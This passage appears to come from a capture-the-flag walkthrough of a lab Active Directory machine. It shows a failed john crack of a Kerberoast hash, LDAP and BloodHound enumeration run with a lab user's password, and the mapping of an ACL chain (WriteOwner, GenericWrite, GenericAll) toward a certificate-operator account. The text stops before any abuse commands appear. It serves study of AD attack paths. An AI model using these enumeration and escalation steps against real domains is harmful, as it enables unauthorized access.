john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:14 DONE (2025-11-19 22:30) 0g/s 973117p/s 973117c/s 973117C/s 10022513..*7¡Vamos!
Session completed.
0g in 14 seconds: john walked the whole of rockyou (14 million candidates at nearly a million per second) without a single hit. management_svc's password is not a dictionary word, and that zero is a result, not a failure: it rules out the vector and forces us to look at domain permissions instead of passwords.
LDAP: who can get in over WinRM
Before setting up BloodHound, a quick picture of the directory with ldapdomaindump, which dumps users, groups and policies into browsable HTML:
mkdir ldap && cd ldap
ldapdomaindump -u 'certified.htb\judith.mader' -p judith09 -n 10.10.11.41 certified.htb
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

domain_computers.grep  domain_computers_by_os.html  domain_groups.json   domain_policy.json  domain_trusts.json  domain_users.json
domain_computers.html  domain_groups.grep           domain_policy.grep   domain_trusts.grep  domain_users.grep   domain_users_by_group.html
domain_computers.json  domain_groups.html           domain_policy.html   domain_trusts.html  domain_users.html
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Management
CN                  name                SAM Name        Flags                                  SID
management service  management service  management_svc  NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD     1105

Remote Management Users
CN                  name                SAM Name        Flags                                  SID
management service  management service  management_svc  NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD     1105
There is the target: management_svc is the only account in Remote Management Users. Out of nine domain accounts, only that one can open a WinRM session. Everything that follows has to get us there.
BloodHound: the ACL chain
ldapdomaindump says who is in which group; what it does not say is who can modify whom. That lives in each object's DACL, and reading and cross-referencing those is what BloodHound is for. The collector runs from our machine, no session on the target needed:
bloodhound-python -u judith.mader -p judith09 -ns 10.10.11.41 --zip -c All -d certified.htb
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 26S
INFO: Compressing output into 20251119224818_bloodhound.zip
The ZIP has to go into a BloodHound instance. The shortest way to raise one is bloodhound-cli, a binary that deploys the whole stack (the API, the application database and the graph database) as Docker containers:
wget https://github.com/SpecterOps/bloodhound-cli/releases/download/v0.1.6/bloodhound-cli-linux-amd64.tar.gz &>/dev/null
tar -xvzf bloodhound-cli-linux-amd64.tar.gz
./bloodhound-cli install
bloodhound-cli
[+] Checking the status of Docker and the Compose plugin ...
[+] Docker and the Compose plugin checks have passed
[+] Starting BloodHound environment installation
[+] Downloading the production YAML file from https://raw.githubusercontent.com/SpecterOps/BloodHound_CLI/refs/heads/main/docker-compose.yml...
[+] Downloading the development YAML file from https://raw.githubusercontent.com/SpecterOps/BloodHound_CLI/refs/heads/main/docker-compose.dev.yml...
 bloodhound Pulling
 app-db Pulling
 graph-db Pulling
When it finishes, the installer prints a random password for the admin user and leaves the interface listening on http://127.0.0.1:8080:

Once inside, the upload button on the sidebar opens the ingest dialog, where we pick the ZIP the collector just produced:
With the graph loaded we start with the only thing we control, judith.mader. Her node has a single Outbound Object Control, and it points at the Management group:

JUDITH.MADER@CERTIFIED.HTB ──WriteOwner──> MANAGEMENT@CERTIFIED.HTB

SAM Account Name        : judith.mader
Password Last Set       : 2024-05-14 19:22 UTC
Password Never Expires  : TRUE
Member Of               : 2
Outbound Object Control : 1  →  MANAGEMENT@CERTIFIED.HTB
And there is the first piece:

MANAGEMENT@CERTIFIED.HTB ──GenericWrite──> MANAGEMENT_SVC@CERTIFIED.HTB

SAM Account Name : Management
Members          : 1
Inbound Object Control  : 6
Outbound Object Control : 1
And management_svc, in turn, is not a dead end:

MANAGEMENT_SVC@CERTIFIED.HTB ──GenericAll──> CA_OPERATOR@CERTIFIED.HTB

SAM Account Name        : management_svc
Service Principal Names : certified.htb/management_svc.DC01
Password Never Expires  : TRUE
Outbound Object Control : 1  →  CA_OPERATOR@CERTIFIED.HTB
Lined up, the three edges draw the whole route:

JUDITH.MADER@CERTIFIED.HTB
   │ WriteOwner
   ▼
MANAGEMENT@CERTIFIED.HTB
   │ GenericWrite
   ▼
MANAGEMENT_SVC@CERTIFIED.HTB
   │ GenericAll
   ▼
CA_OPERATOR@CERTIFIED.HTB
Every arrow is a misconfigured ACE: an entry in the target object's DACL granting a principal more control than it should. None of them is a software flaw; all three are legitimate permissions, badly handed out:
judith.maderWriteOwner over theManagementgroup.ManagementGenericWrite over themanagement_svcuser.management_svcGenericAll over theca_operatoruser.
Access as management_svc
WriteOwner: taking over the Management group
BloodHound does not just detect the relationship: its abuse tab explains how to exploit it and with which tool.
